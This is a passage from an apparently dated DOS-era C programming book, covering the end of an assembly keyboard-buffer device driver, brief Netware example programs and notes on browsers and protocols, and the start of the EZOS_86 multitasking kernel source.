q1    dd    ?           ;8 reserved bytes
q2    dd    ?
mdesc db    ?           ;donno
trans dd    ?
count dw    ?
rqq   ends

;***********************************************************************
; Pointers to BIOS data segment, v1.4
```

```
;**********************************************************************
BIOS_DATA_SEG     equ 40H           ;MASM had prob using BIOS_DATA in
calculations,
                        ;   so this typeless constant introduced.  v1.6

BIOS_DATA   SEGMENT AT BIOS_DATA_SEG
      org   1AH
BUFFER_GET  dw    ?     ;org  1ah
BUFFER_PUT  dw    ?     ;org  1ch
      org   80H
BUFFER_START      dw    ?     ;org  80h
BUFFER_END  dw    ?     ;org  82h
BIOS_DATA   ENDS

;**********************************************************************
; The actual program
;**********************************************************************

Cseg  segment     byte
      assume      cs:Cseg,ds:Cseg,es:Cseg,ss:Cseg
      org   0                 ; no offset, it's a .SYS file
start equ   $                 ; define start=CS:0000

IF USE286                     ;                       v1.5
      .286
      %OUT Compiling 286 code ...
ELSE
      %OUT Compiling generic 8086 code ...
ENDIF
IF PRIVATESTACK
      %OUT Using private stack ...
ELSE
      %OUT Not using private stack ...
ENDIF
IF TRANSFER
      %OUT Including keyboard transfer code ...
ELSE
      %OUT Not including keyboard transfer code ...
ENDIF

      public      header
header      label near
      dd    -1                ;pointer to next device
      dw    8000h             ;type device
      dw    Strat             ;strategy entry point
      dw    Intr              ;interrupt entry point
      db    'KBUFFER '        ;device name
```

```
      public      req
req   dd    ?                 ;store request header vector here

      public      queue_start,queue_end
queue_start dw    BUFSIZE dup (0)   ;our expanded keyboard buffer
queue_end   equ   $ - start         ;calculate offset as typeless
constant

IF PRIVATESTACK                     ;                       v1.6

stack_end   db   STACKSZ dup (0)    ;use our own private data stack
stack_start equ  $
oldss dw    0
oldsp dw    0
oldax dw    0

ENDIF

;*********************************************************************
; Strategy procedure
;     Save the pointer to the request header for Intr in the req area.
;     Enters with pointer in es:bx
;*********************************************************************

      public      Strat
Strat proc  far
      mov   cs:[req].ofs,bx
      mov   cs:[req].segw,es  ;                       v1.4
      ret
Strat endp

;**********************************************************************
; The main interrupt (driver)
;     This is the actual driver.  Processes the command contained in the
;     request header.   (Remember, req points to the request header.)
;**********************************************************************

      public      Intr
      ASSUME      ds:Cseg, es:NOTHING     ;                       v1.4
Intr  proc  far

IF PRIVATESTACK                     ;If using private stack, process
      mov   cs:oldax, ax            ;                       v1.6
      cli                     ; turn ints off
      mov   ax, ss
      mov   cs:oldss, ax
```

```
        mov   cs:oldsp, sp
        mov   sp, offset stack_start
        mov   ax, cs
        mov   ss, ax
        sti                      ; turn ints back on
        mov   ax, cs:oldax
ENDIF

        push  ds                 ;save everything in sight
        push  es
IF USE286
        pusha                    ;                       v1.5
ELSE
        push  ax
        push  bx
        push  cx
        push  dx
        push  di
        push  si
ENDIF

        mov   ax,cs
        mov   ds,ax              ;DS=code segment

        les   bx,req                   ;point to request hdr         v1.4a
        mov   si,offset cmd_table      ;our function table
        mov   cl,es:[bx].code          ;get command
        xor   ch,ch              ;clear msb              v1.4
        shl   cx,1               ;*2 for word addresses
        add   si,cx              ;add to table base

        call  word ptr [si]            ;call our function            v1.4a
        les   bx,cs:req          ;get back request hdr vector
        mov   es:[bx].status,ax ;return status
IF USE286
        popa                     ;                       v1.5
ELSE
        pop   si                 ;clean everything up
        pop   di
        pop   dx
        pop   cx
        pop   bx
        pop   ax
ENDIF
        pop   es
        pop   ds
```

```
IF PRIVATESTACK
      mov   ax, cs:oldss            ;                      v1.6
      cli                     ; turn ints off
      mov   ss, ax
      mov   sp, cs:oldsp
      mov   ax, cs:oldax
      sti                     ; turn ints on
ENDIF
      ret

      public      cmd_table
cmd_table:                    ;command routing table
      dw    Cmd_Init          ;0=initialization (we do that)
      dw    Cmd_None          ;1=media check (always SUCCESS)
      dw    Cmd_None          ;2=build BIOS param block (ditto)
      dw    Cmd_None          ;3=IO control input (ditto)
      dw    Cmd_None          ;4=input from device (ditto)
      dw    Cmd_None          ;5=nondest input no-wait (ditto)
      dw    Cmd_None          ;6=input status (ditto)
      dw    Cmd_None          ;7=flush input queue (ditto)
      dw    Cmd_Output        ;8=output to device (we do that)
      dw    Cmd_Output        ;9=output with verify (same thing)
      dw    Cmd_Output_Status ;A=output status (we do that)
      dw    Cmd_None          ;B=flush output queue (always SUCCESS)
      dw    Cmd_None          ;C=IO control output (ditto)

;**********************************************************************
; Cmd_Output procedure
;**********************************************************************

      public      Cmd_Output
Cmd_Output  proc  near
      mov   ax,BIOS_DATA
      mov   ds,ax             ;BIOS data area
      ASSUME      ds:BIOS_DATA            ;keep MASM happy        v1.4

      mov   cx,es:[bx].count
      les   bx,es:[bx].trans
Output_Loop:
      mov   al,es:[bx]
      inc   bx
      cli
      mov   di,BUFFER_PUT           ;next free space       v1.4
      call  Buf_Wrap          ;add 2, check for wraparound
      cmp   di,BUFFER_GET           ;is the buffer full?        v1.4
      sti                     ;ints back on                v1.4
      je    Output_Error            ;buffer is full, error       v1.4
```

```
      xchg  BUFFER_PUT,di           ;save the old, get the new    v1.4
      xor   ah,ah
      mov   [di],ax                 ;                       v1.4
      loop  Output_Loop

      public      Cmd_None          ;                       v1.4
Cmd_None:                     ;share this code        v1.4
      mov   ax,SUCCESS
      ret

Output_Error:
      mov   ax,ERROR
      ret
Cmd_Output  endp

;**********************************************************************
; Buf_Wrap procedure
;**********************************************************************

      public      Buf_Wrap
Buf_Wrap    proc  near
      inc   di
      inc   di
      cmp   di,BUFFER_END           ;hit end yet?                 v1.4
      je    Wrap              ;>=, wrap around        v1.4
      ret
Wrap:
      mov   di,BUFFER_START         ;force ptr to start           v1.4
      ret
Buf_Wrap    endp

;**********************************************************************
; Cmd_Output_Status procedure
;**********************************************************************

      public      Cmd_Output_Status
Cmd_Output_Status proc  near
      mov   ax,BIOS_DATA
      mov   ds,ax
      mov   di,BUFFER_PUT           ;ptr to next free space       v1.4
      call  Buf_Wrap          ;wraparound if necessary
      cmp   di,BUFFER_GET           ;same as next char to get?    v1.4
      jne   Cmd_None          ;ok, return SUCCESS           v1.4a
      mov   ax,BUSY
      ret
Cmd_Output_Status endp
```

```
      public      last_code
last_code   label near

;*****************************************************************
; Initialization (installation) procedure
;*****************************************************************

      public      Cmd_Init
Cmd_Init    proc  near
      mov   ax,cs
      mov   ds,ax
      mov   es,ax             ;                       v1.4a
      ASSUME      ds:Cseg,es:Cseg         ;                       v1.4a

; Is our new keyboard buffer within reach of the near pointers in
;BIOS_DATA?

      cmp   ax,(0fffh+BIOS_DATA_SEG-queue_end/10h);               v1.6
      ja    Init_Error        ;No, too far away

      mov   dx,offset banner  ;Yes, 'Buf160 loaded'
      mov   ah,9              ;DOS display msg
      int   21h
      mov   bx,0              ;Initialize size of buf       v1.5
      mov   cx,BIOS_DATA            ;PRESERVE THIS!               v1.4
      mov   ds,cx             ;BIOS data area
      ASSUME      ds:BIOS_DATA            ;                       v1.4

      cli                     ;turn off ints                v1.6a

IF    TRANSFER
      public      Transfer_Buffer
Transfer_Buffer:
      mov   si,BUFFER_GET           ;next key to read       v1.4
      mov   dx,BUFFER_PUT           ;next empty space       v1.4a

      mov   di,offset queue_start   ;gonna stuff here       v1.4a
      cld                     ;insure fwd             v1.4
Transfer_Loop:
      cmp   si,dx             ;hit empty yet?               v1.4a
      je    Transfer_Done           ;yep, transfer complete

      lodsw                   ;snarf the kbd word
      stosw                   ;stuff in OUR buffer          v1.4a
      inc   bx                ;increment counter            v1.5
      inc   bx                ;increment counter            v1.5
```

```
      cmp   si,BUFFER_END           ;hit kbd buffer's end yet?    v1.4
      jne   Transfer_Loop           ; nope, keep going
      mov   si,BUFFER_START         ;yep, wrap around to start    v1.4
      jmp   Transfer_Loop           ; and keep going

      public      Transfer_Done
Transfer_Done:
ENDIF

      mov   ax,cs             ;Code Segment
      sub   ax,cx             ; calculate difference b/w bios & this
IF USE286
      shl   ax,4              ;                       v1.5
ELSE
      shl   ax,1              ;remainder * 16 (paras to bytes)
      shl   ax,1
      shl   ax,1
      shl   ax,1
ENDIF
      mov   cx,ax             ;CX = driver starting offset
      add   ax,offset queue_start   ;AX = queue_start offset
      mov   BUFFER_START,ax         ;init BIOS buffer pointers    v1.4
      mov   BUFFER_GET,ax           ;                       v1.4
      add   ax,bx             ;here'e next free space
      mov   BUFFER_PUT,ax           ;tell BIOS              v1.4

      mov   ax,cx             ;get back driver starting offset v1.4a
      add   ax,queue_end            ;code start + queue end       v1.4a
      mov   BUFFER_END,ax           ;tell BIOS              v1.4

      sti                     ;restore ints                 v1.6a

      les   bx,cs:[req]       ;complete driver header
      mov   es:[bx].trans.ofs,offset last_code  ;driver end
      jmp   short Stuff_Seg         ;share code, return success   v1.4a

      public      Init_Error
      ASSUME      ds:Cseg,es:Cseg         ;                       v1.4
Init_Error:
      mov   dx,offset msg_err ;'Buf160 too far...'
      mov   ah,9              ;display msg
      int   21h

      les   bx,cs:[req]       ;complete driver header       v1.6

      IF    0                 ;not sure if it works.
      mov   es:[bx].trans.ofs,0
```

```
      ELSE
      mov   es:[bx].trans.ofs,offset last_code
      ENDIF

Stuff_Seg:                    ;                       v1.4a
      mov   es:[bx].trans.segw,cs   ;                       v1.4
      mov   ax,SUCCESS
      ret

Cmd_Init    endp

      public      banner, msg_err
banner      db    PROGNAME,' ',VERSION,' installed.',CR,LF        ;v1.4
      db    'Keyboard now has buffer of 160 characters.'
IF PRIVATESTACK
      db    '  Using private stack.'
ENDIF
      db    CR,LF,CR,LF,TERM

msg_err     db    PROGNAME,' too far from BIOS data area.'        ;v1.4
      db    CR,LF,CR,LF,TERM

Intr  endp

Cseg  ends

      end
```

### 43.4.2 Compiling BUF160

To compile with Turbo Assembler use:

```
tasm BUF160
tlink BUF160
exe2bin BUF160.exe BUF160.sys
```

To compile with Microsoft Assembler use:

```
masm BUF160
link BUF160
exe2bin BUF160.exe BUF160.sys
```

### 43.4.3 Installing BUF160

To install BUF160, insert the following line in your config.sys:

```
DEVICE=<path>BUF160.SYS
```

## 43.5 BGI Driver

As we know BGI drivers (one with .BGI extension) are used in Graphics Programming. We can also create our own BGI drivers. I omit the BGI driver programming here, because of the space constraint. More codes and documentations are found on CD.

# 44 Network Programming

"Ignoring an insult is smart."

This chapter will be useful for the people who are working with LAN. Novell Netware and Windows NT are the most widely used Network Operating Systems. These Network Operating Systems help to link the computers present on LAN and support resource sharing.

## 44.1 Novell Netware

Novell Netware *was* the widely used Network Operating System by many LAN users. Nowadays, Windows NT is getting popularity because of its tight security. And most of the people who use Novell Netware has moved to Windows NT.

Until version 4, Novell Netware uses DOS as a bootstrap loader. One of the interesting programming for Novell Netware is 'Chat' program that helps to communicate with other users on the Network. Quite honestly, now Novell Netware is obsolete. And so explaining Novell Netware Programming will be boring. Actually Novell Netware also uses 'interrupts' like DOS. For the interrupts used by Novell Netware, please refer the Ralf Brown's interrupt list found in CD.

### 44.1.1 Network Library

I told you, Network Programming is just an interrupt programming. The Network library called **Netware C Library 1.6** by **Adrian Cunnelly** has implemented most of the necessary functions using interrupts. So for the easy programming, we can use this library. The Basic Registration fee is £10.00 which includes the latest version of the library, royalty-free use of all library functions, unlimited technical support, and low-cost upgrades. A disk containing the full source code of the library is also available for £35.00

The library includes:

- Workstation Functions ( `GetConnectionID, GetDefaultConnectionID, GetNetwareShellVersion`, etc.)
- Message Functions ( `BroadcastToConsole, GetBroadcastMessage, GetPersonalMessage, LogNetworkMessage, SendBroadcastMessage, SendPersonalMessage`, etc)
- File Functions ( `EraseFiles, PurgeAllErasedFiles, ScanFileInformation`, etc)
- Directory Functions ( `AddTrusteeToDirectory, GetDirectoryPath`, etc)

- Print Functions (`CancelLPTCapture`, `GetBannerUserName`, `GetPrinterStatus`, etc)

and many more useful Network functions. It is found in CD.

### 44.1.2 Example – Toserver.c

The following is the example code that uses the **Netware C Library 1.6**. This code is for sending message to the server. To compile this program, you need the respective header file and library file. Please look into the CD for a complete working version of the program.

```
/*********************************************************************/
/* File:             TOSERVER.C                                      */
/*                                                                   */
/* Function:         Send message to the default server              */
/*                                                                   */
/* Usage:            toserver "message"                              */
/*                                                                   */
/* Functions Called: BroadcastToConsole                              */
/*                                                                   */
/*********************************************************************/

#include "netware.h"

#include <stdio.h>

int main (int argc,char *argv[]);
int main (int argc,char *argv[])
{
   if (argc !=2)
   {
      printf("Usage is 'toserver message'\n");
      return(-1);
   }
   else
      return(BroadcastToConsole(argv[1]));
}
```

| **Note** |
|---|
| This program would compile only in Tiny memory model. |

### 44.1.3 Example – Ulist.c

This is another example code that uses the **Netware C Library 1.6**. This code is for getting the statistics about the logged in users.

```
/**********************************************************************/
/* File:              ULIST.C                                         */
/*                                                                    */
/* Function:          List all users that are currently logged into the*/
/*                    default server, and some useful stats (only if   */
/*                    calling user has console operator rights).      */
/*                                                                    */
/* Usage:             ulist                                           */
/*                                                                    */
/* Functions Called:  GetConnectionNumber                             */
/*                    GetConnectionInformation                        */
/*                    GetConnectionsUsageStatistics                   */
/*                                                                    */
/**********************************************************************/
#include <conio.h>
#include <dos.h>
#ifndef TURBOC
#include <search.h>
#endif
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <time.h>
#include "netware.h"

#define   FALSE   0
#define   TRUE    (!FALSE)

static char *days_of_week[] = { "Sun" , "Mon" , "Tue" ,
                                "Wed" , "Thu" , "Fri" ,
                                "Sat" };

/**********************************************************************/

void main()
{
unsigned int    station;
long object_id;
word object_type;
char object_name[OBJECT_LENGTH];
char logintime[7];
int thisone;
long systemelapsedtime;
double bytesread,byteswritten;
long totalrequestpackets;
char c;
```

```
/* Here, we loop through all the possible stations (connections).  */
   if((thisone=GetConnectionNumber()) == 0)
   {
      printf("*** No netware shell loaded ***\n");
      exit(255);
   }

   printf("                      ---Login----");
   printf("      -----file bytes------   request\n");
   printf("conn User Name        day     time");
   printf("      read          written   packets\n");
   printf("==================================");
   printf("      ===============================\n");

   for (station=1; station<100; station++)
   {
         GetConnectionInformation( station , object_name,
                                   &object_type,&object_id,
                                   logintime);
         if (object_name[0]!=0)
         {
            if (thisone==station) c='*'; else c=' ';
            printf(" %2u %c%-16s %-3s %02d:%02d:%02d",
                   station , c , object_name ,
                   days_of_week[ logintime[6] ],
                   logintime[3],logintime[4],logintime[5] );
            if(GetConnectionsUsageStatistics( station,
                      &systemelapsedtime ,
                      &bytesread,&byteswritten,&totalrequestpackets)==0)
                   printf("      %-10.0f %10.0f   %7ld\n",
                           bytesread,byteswritten,totalrequestpackets);
            else
                   printf("\n");
         }
   }
}
```

## 44.2 Windows NT

Windows NT is another famous Network Operating System. We cannot program it from TC/DOS. The fact is Windows NT does **not** have DOS. The ‘command prompt’ of Windows NT is just a DOS Emulator. Windows NT uses different technologies from other Windows versions like 95/98. Windows 95 and Windows 98 are the GUIs (Graphical User Interface) running above DOS. Whereas Windows NT is a pure 32 bit Operating System. And so programming Windows NT from DOS is not possible.

# 45 Writing Browser

"Kindness is rewarded."

First of all we must know that browser is the one, which reads the HTML file found over net and formats the output according to the specification.

## 45.1 TCP/IP Programming

TCP (Transfer Control Protocol) and IP (Internet Protocol) are the protocols used for connecting a PC to the net. So we have to use TCP/IP for writing our own Browser.

### 45.1.1 WATTCP

Wattcp is perhaps the only library that is available for DOS users for TCP/IP programming. It allows us to connect our PC to the net from DOS. This useful Wattcp is available on the CD. For more documentation and information, refer the CD

## 45.2 Programming Browser

Programming Browser from DOS is considered to be one of the tough tasks. We don't have any DOS based Browsers except Lynx. I couldn't program a Browser that works under DOS. So it is left to you to code the Browser for DOS! I have already pointed out the logic: you have to connect the PC to the net using TCP/IP; you have to read the HTML file on the net and interpret accordingly. You may need to know the syntax of HTML too! If you are able to code a Browser for DOS users, you will certainly be appreciated worldwide!

# 46 Programming Protocols

"A happy heart is like good medicine."

"*Protocol*" is defined as set of rules. So it is clear that if you know those "rules" defined by someone, you won't find any difficulty in programming protocols.

## 46.1 Basic Idea!

"*Protocol*" is merely a jargon! Yes, the following can also be viewed as a protocol!

```
if  (condition1)
      //do this
  else if (conditon2)
      //do this
```

So, for writing protocol, you need the specification or the rules for that protocol. Specifications for the important protocols are available on CD.

## 46.2 Developing a new Protocol

You might have come across "protocols" mostly in Networking. In Networking we need to communicate with other system, only if certain conditions are met. So you may also develop your own new protocol. But developing a new but good protocol is quite difficult! If you want to develop a new protocol, you must first find out the pitfalls in the existing protocols. And if you could develop a new protocol, the world would really appreciate you! Good luck!

“Learn the truth and never reject it.”

# 47 Writing Operating System

Operating System is nothing but collection of programs for managing system resources like CPU, memory, storage device etc. Study of the Operating System is one of the vastest areas. This chapter does not deal with the details about Operating System. And in this chapter I would like to show you how OS can be written in Turbo C. However you may not be able to code your Operating System without depth knowledge of memory management, processor scheduling etc. So I strongly recommend you to go through a good Operating System book for indepth knowledge. According to me most of the people are not using Turbo C to write OS, because Turbo C is 16bit. Also people mainly hangout with Assembly language for a better and tight code.

## 47.1 EZOS_86

EZOS_86 is a simple multitasking kernel written in Turbo C by Scott A. Christensen for x86 machines in 1996-97. Operating Systems are usually protected and licensed according to GNU’s General Public License and so this EZOS_86! So if you modify or rewrite this source code, you must acknowledge the author Scott A. Christensen and you are expected to keep the name of the revised OS as EZOS_86, but you can change the version. Regarding OS and other software, violation of copyright is treated as high offense. So *beware* of the licenses!

### 47.1.1 Notes

The author **Scott A. Christensen** added following note:

EZOS_86 is a simple multitasking kernel for the x86 family. It is written in 100% C source (it uses Turbo C extensions to access the registers). If you need a tight, fast, hand-coded, assembly kernel, forget this one!

The main emphasis here is to keep it simple: no linked lists, no dynamic allocation, no complicated task scheduling, no assembly language, etc. Yes, this can be embedded!

The scheduler is very rudimentary. It is preemptive, but with a strictly prioritized order. There is no protection from starvation; if a higher priority task spins the CPU, the lower priority tasks will never execute. Programs for embedded applications are often event driven and properly written will work fine. On the other hand, it wouldn't be that hard to change the scheduler to a round robin method if desired.

The scheduler always traverses the Task Control Block (TCB) array from the beginning (&tcb[0]). The first task encountered that is eligible to run is the one executed. At least one task

MUST always be eligible to run; hence the "null" task, which is created as the lowest priority and NEVER, sleeps.

The same task function can have multiple instances. For example you could call `OsTaskCreate( )` three times and pass task0 as the function all three times. Of course you must specify a unique stack and tcb. The parameter passed to task0 can identify the particular instance of the function.

**Reentrancy issues:**

- use the runtime library at your own risk (reason for direct video)
- floating point is not reentrant; use semaphore protection or only do floating point in one task.

**Semaphores:**

- clearing semaphore does not cause task switch; call `OsSchedule( )` to yield. This can throttle throughput. One could have null task continuously scan TCBs for eligible task and yield.
- `OsSemClear( )` returns TRUE if higher priority task waiting on sem
- multiple tasks can sleep on same semaphore
- ok to clear semaphore from within interrupt routine

As written this code will run a demo on an IBM clones and even clean up upon exit returning nicely backs to DOS. It creates the file "out" to dump the stack contents. Interrupt routines use the current task's stack. Be careful not to exceed your allocated stack space; very strange results can occur. Compile it with Turbo C with optimization off.

**Wishlist:**

- simple file functions to read/write directly to IDE HD with FAT16
- multitasking capable floating point support
- some sort of built in debugging capability (TBUG.ZIP looks like a good start)
- runtime calculation of cpu utilization
- a _simplified_ malloc for embedded applications

### 47.1.2 Kernel Source Code

```
/*
 *    ezos_86.c
 *
 *    Copyright (c) 1996-7 Scott A. Christensen
 *    All Rights Reserved
 *
 *    This file is part of the EZOS_86 multitasking kernel.
 *
 *
```

```
 *    version     description
 *    --------------------------------------------------------------
 *    0.01.00     initial release
 *
 */

#include <dos.h>
#include <stdio.h>
#include <conio.h>
#include <stdarg.h>

/*--------------------------------------------------------------*/
#define TRUE                    (0 == 0)
#define FALSE                   (0 != 0)

#define RUNNING                 0
#define RUN_ASAP                1
#define SLEEPING                2
#define PENDING                 3
#define SUSPENDED               4
#define KILLED                  5

#define ALL_KILLED              -2
#define NOT_STARTED             -1

#define TICK_VECT               8

#define MAX_TASKS               10
#define STACKSIZE               1024

#define PENDING_SEM_REQUEST     0
#define PENDING_SEM_WAIT        1

#define TSK_ERR_                -1000
#define TSK_ERR_TIMEOUT         (TSK_ERR_ - 0)

#define OS_INFINITE_WAIT        -1L
#define OS_IMMEDIATE_RETURN     0L

#define OsEnable()              enable()
#define OsDisable()             disable()

#define ATTR                    ((unsigned int) (((BLACK<<4)|WHITE)<<8))

#define schedule()                                          \
     {                                                      \
       int                    si;                           \
```

```
        static PTCB_REC       pTCBsi;                      \
        static PTCB_REC       pTCBsc;                      \
                                                           \
        if(killedTasks == numTasks)                        \
        {                                                  \
          _SP       = mainSP;                              \
          _SS       = mainSS;                              \
          mainSleep = FALSE;                               \
          curTask   = ALL_KILLED;                          \
        }                                                  \
        else                                               \
        {                                                  \
          for(si = 0, pTCBsi = tcb; si < numTasks; si++, pTCBsi++) \
          {                                                \
            if(pTCBsi->taskStatus == RUNNING)              \
              break;                                       \
            if(pTCBsi->taskStatus == RUN_ASAP)             \
            {                                              \
              pTCBsc = &tcb[curTask];                     \
              if(pTCBsc->taskStatus == RUNNING)           \
                pTCBsc->taskStatus = RUN_ASAP;            \
              pTCBsc->taskSP     = _SP;                   \
              pTCBsc->taskSS     = _SS;                   \
              pTCBsi->taskStatus = RUNNING;               \
              _SP                = pTCBsi->taskSP;        \
              _SS                = pTCBsi->taskSS;        \
              curTask            = si;                    \
              break;                                      \
            }                                             \
          }                                               \
        }                                                 \
      }

/*-------------------------------------------------------------*/
typedef void (far cdecl *FUNCPTR)();

typedef struct
{
    unsigned int     r_bp;
    unsigned int     r_di;
    unsigned int     r_si;
    unsigned int     r_ds;
    unsigned int     r_es;
    unsigned int     r_dx;
    unsigned int     r_cx;
    unsigned int     r_bx;
    unsigned int     r_ax;
```

```
    FUNCPTR          taskStartAddr;
    unsigned int     r_flags;
    FUNCPTR          taskExitReturn;
    void *           pTaskParam;
} STACK_REC;

typedef struct
{
    unsigned int     taskStatus;
    unsigned int     taskSP;
    unsigned int     taskSS;
    long             ticks;
    int              semState;
    int *            pSem;
} TCB_REC, *PTCB_REC;

/*-----------------------------------------------------------------*/
void far interrupt   OsTickIsr(void);
int  far interrupt   OsSchedule(void);
void far             OsTaskKill(void);
void                 OsTaskCreate(PTCB_REC, FUNCPTR, void *,
                                  unsigned char far *, int);
long                 OsTranslateMilsToTicks(long);
void                 OsInstall(void);
void                 OsRun(void);
void                 OsDeinstall(void);
void                 OsSleep(long);
void                 OsSleepTicks(long);
int                  OsSemClear(int *);
void                 OsSemSet(int *);
int                  OsSemWait(int *, long);
int                  OsSemSetWait(int *, long);
int                  OsSemRequest(int *, long);
int                  OsDisableStat(void);

void                 dumpStack(FILE *, unsigned char *, int);
void                 tprintf(const char *, ...);
void                 tputs(const char *);
void                 sout(char *);
void                 incRow(void);
void far             task0(void *);
void far             task1(void *);
void far             task2(void *);
void far             taskNull(void *);

/*-----------------------------------------------------------------*/
void              (far interrupt *oldTickIsr)(void);
```

```
int                 numTasks = 0;
int                 killedTasks = 0;
int                 curTask = NOT_STARTED;
int                 mainSleep = TRUE;
unsigned int        mainSP;
unsigned int        mainSS;

TCB_REC             tcb[MAX_TASKS];
unsigned int        _stklen = (STACKSIZE * MAX_TASKS) + 1024;
int                 itick = 0;
unsigned int        (far *screen)[80];
int                 row = 0;
int                 col = 0;
int                 tickSem = 1;
int                 goSem = 1;
int                 screenSem = 0;

/*------------------------------------------------------------*/
/*------------------------------------------------------------*/
/*------------------------------------------------------------*/
void main()
{
  unsigned char   stack0[STACKSIZE];
  unsigned char   stack1[STACKSIZE];
  unsigned char   stack2[STACKSIZE];
  unsigned char   stackNull[STACKSIZE];
  FILE *          f;

  clrscr();
  puts("\n\n            EZOS_86 multitasking kernel");
  puts("          Copyright (C) 1996-97 Scott A. Christensen");
  delay(5000);

  clrscr();
  gotoxy(1, 24);
  screen = MK_FP(0xB800, 0);

  OsTaskCreate(&tcb[0], task0, (void *) 100, stack0, STACKSIZE);
  OsTaskCreate(&tcb[1], task1, (void *) 101, stack1, STACKSIZE);
  OsTaskCreate(&tcb[2], task2, (void *) 102, stack2, STACKSIZE);
  OsTaskCreate(&tcb[3], taskNull, NULL, stackNull, STACKSIZE);

  OsInstall();

  OsRun();

  OsDeinstall();
```

```
  f = fopen("out", "wb");

  dumpStack(f, stack0, STACKSIZE);
  dumpStack(f, stack1, STACKSIZE);
  dumpStack(f, stack2, STACKSIZE);
  dumpStack(f, stackNull, STACKSIZE);

  fclose(f);

  puts("done, hit key to continue...");
  getch();
}

/*-----------------------------------------------------------------*/
void dumpStack(
    FILE *              f,
    unsigned char *     stack,
    int                 size
    )
{
  int             i;
  char            buf[80];
  char            string[80];

  string[0] = 0;
  for(i = 0; i < size; i++)
  {
    if(i % 16 == 0)
      fprintf(f, "%04X:%04X  ", FP_SEG(&stack[i]), FP_OFF(&stack[i]));
    fprintf(f, "%02X ", stack[i]);
    if(isalnum(stack[i]) || stack[i] == ' ')
    {
      buf[0] = stack[i];
      buf[1] = 0;
      strcat(string, buf);
    }
    else
      strcat(string, ".");
    if(i % 16 == 15)
    {
      fprintf(f, " %s\r\n", string);
      string[0] = 0;
    }
  }
  fprintf(f, "\r\n");
}
/*-----------------------------------------------------------------*/
```

```
void OsInstall()
{

  oldTickIsr = getvect(TICK_VECT);
  setvect(TICK_VECT, OsTickIsr);
}

/*--------------------------------------------------------------*/
void OsRun()
{

  while(mainSleep);
}

/*--------------------------------------------------------------*/
void OsDeinstall()
{

  setvect(TICK_VECT, oldTickIsr);
}

/*--------------------------------------------------------------*/
void far interrupt OsTickIsr()
{
  int               i;
  static PTCB_REC   pTCBi;

  switch(curTask)
  {
    case ALL_KILLED:
      break;

    case NOT_STARTED:
      mainSP            = _SP;
      mainSS            = _SS;
      pTCBi             = tcb;
      pTCBi->taskStatus = RUNNING;
      _SP               = pTCBi->taskSP;
      _SS               = pTCBi->taskSS;
      curTask           = 0;
      break;

    default:
      itick++;
```

```
      for(i = 0, pTCBi = tcb; i < numTasks; i++, pTCBi++)
      {
        if((pTCBi->taskStatus == SLEEPING) ||
                              (pTCBi->taskStatus == PENDING))
          if(pTCBi->ticks > 0L)
            if(--(pTCBi->ticks) == 0L)
              pTCBi->taskStatus = RUN_ASAP;
      }
      schedule();
      break;
  }

  oldTickIsr();
}

/*--------------------------------------------------------------*/
int far interrupt OsSchedule()
{
  OsDisable();
  schedule();
  return _AX;                /* dummy value */
}

/*--------------------------------------------------------------*/
void far OsTaskKill()
{

  OsDisable();

  killedTasks++;

  tcb[curTask].taskStatus = KILLED;

  OsSchedule();
}

/*--------------------------------------------------------------*/
void OsTaskCreate(
    PTCB_REC                pTCB,
    FUNCPTR                 func,
    void *                  pTaskParam,
    unsigned char far *     pStack,
    int                     stackSize
    )
{
  STACK_REC far *     pStackRec;
  int                 i;
```

```
  for(i = 0; i < stackSize; i++)
    pStack[i] = 0xFF;

  pStackRec = (STACK_REC far *) (pStack + stackSize -
sizeof(STACK_REC));

  pStackRec->r_bp           = 0;
  pStackRec->r_di           = 0;
  pStackRec->r_si           = 0;
  pStackRec->r_ds           = _DS;
  pStackRec->r_es           = _DS;
  pStackRec->r_dx           = 0;
  pStackRec->r_cx           = 0;
  pStackRec->r_bx           = 0;
  pStackRec->r_ax           = 0;
  pStackRec->taskStartAddr  = func;
  pStackRec->r_flags        = 0x0200;
  pStackRec->taskExitReturn = OsTaskKill;
  pStackRec->pTaskParam     = pTaskParam;

  pTCB->taskStatus = RUN_ASAP;
  pTCB->taskSP     = FP_OFF(pStackRec);
  pTCB->taskSS     = FP_SEG(pStackRec);

  numTasks++;
}

/*--------------------------------------------------------------*/
long OsTranslateMilsToTicks(
    long          mils
    )
{
  long            x;

  if(mils < 0L)
    return -1L;

  if(!mils)
    return 0L;

  x = ((mils * 91L) / 5000L) + 1L;       /* 18.2 ticks per sec */

  return x;
}

/*--------------------------------------------------------------*/
void OsSleep(
```

```
    long          mils
    )
{
  long            ticks;

  ticks = OsTranslateMilsToTicks(mils);

  OsSleepTicks(ticks);
}

/*--------------------------------------------------------------*/
void OsSleepTicks(
    long          ticks
    )
{
  PTCB_REC        pTCB;

  if(ticks <= 0L)
    return;

  OsDisable();

  pTCB = &tcb[curTask];

  pTCB->taskStatus = SLEEPING;
  pTCB->ticks      = ticks;

  OsSchedule();
}

/*--------------------------------------------------------------*/
int OsSemClear(
    int *         pSem
    )
{
  int                i;
  STACK_REC far *    pStackRec;
  int                processedRequest;
  PTCB_REC           pTCB;
  int                higherEligible;
  int                intsEnabled;

  intsEnabled = OsDisableStat();
  if(!*pSem)
  {
    if(intsEnabled)
      OsEnable();
```

```
      return FALSE;
    }

    *pSem = 0;

    processedRequest = FALSE;
    higherEligible = FALSE;

    for(i = 0, pTCB = tcb; i < numTasks; i++, pTCB++)
    {
      if((pTCB->taskStatus == PENDING) && (pTCB->pSem == pSem))
      {
        switch(pTCB->semState)
        {
          case PENDING_SEM_REQUEST:
            if(processedRequest)
              break;
            processedRequest = TRUE;
            *pSem = 1;
            /* !!! no break here !!! */

          case PENDING_SEM_WAIT:
            pStackRec = MK_FP(pTCB->taskSS, pTCB->taskSP);
            pStackRec->r_ax = 0;
            pTCB->taskStatus = RUN_ASAP;
            if(i < curTask)
              higherEligible = TRUE;
            break;
        }
      }
    }

    if(intsEnabled)
      OsEnable();

    return higherEligible;
  }

  /*-----------------------------------------------------------------*/
  void OsSemSet(
      int *         pSem
      )
  {
    int             intsEnabled;

    intsEnabled = OsDisableStat();
    *pSem = 1;
```

```
  if(intsEnabled)
    OsEnable();
}

/*--------------------------------------------------------------*/
int OsSemWait(
    int *         pSem,
    long          mils
    )
{
  long            ticks;
  PTCB_REC        pTCB;

  OsDisable();

  if(!*pSem)
  {
    OsEnable();

    return 0;
  }

  ticks = OsTranslateMilsToTicks(mils);

  if(!ticks)
  {
    OsEnable();

    return TSK_ERR_TIMEOUT;
  }

  pTCB = &tcb[curTask];

  pTCB->taskStatus = PENDING;
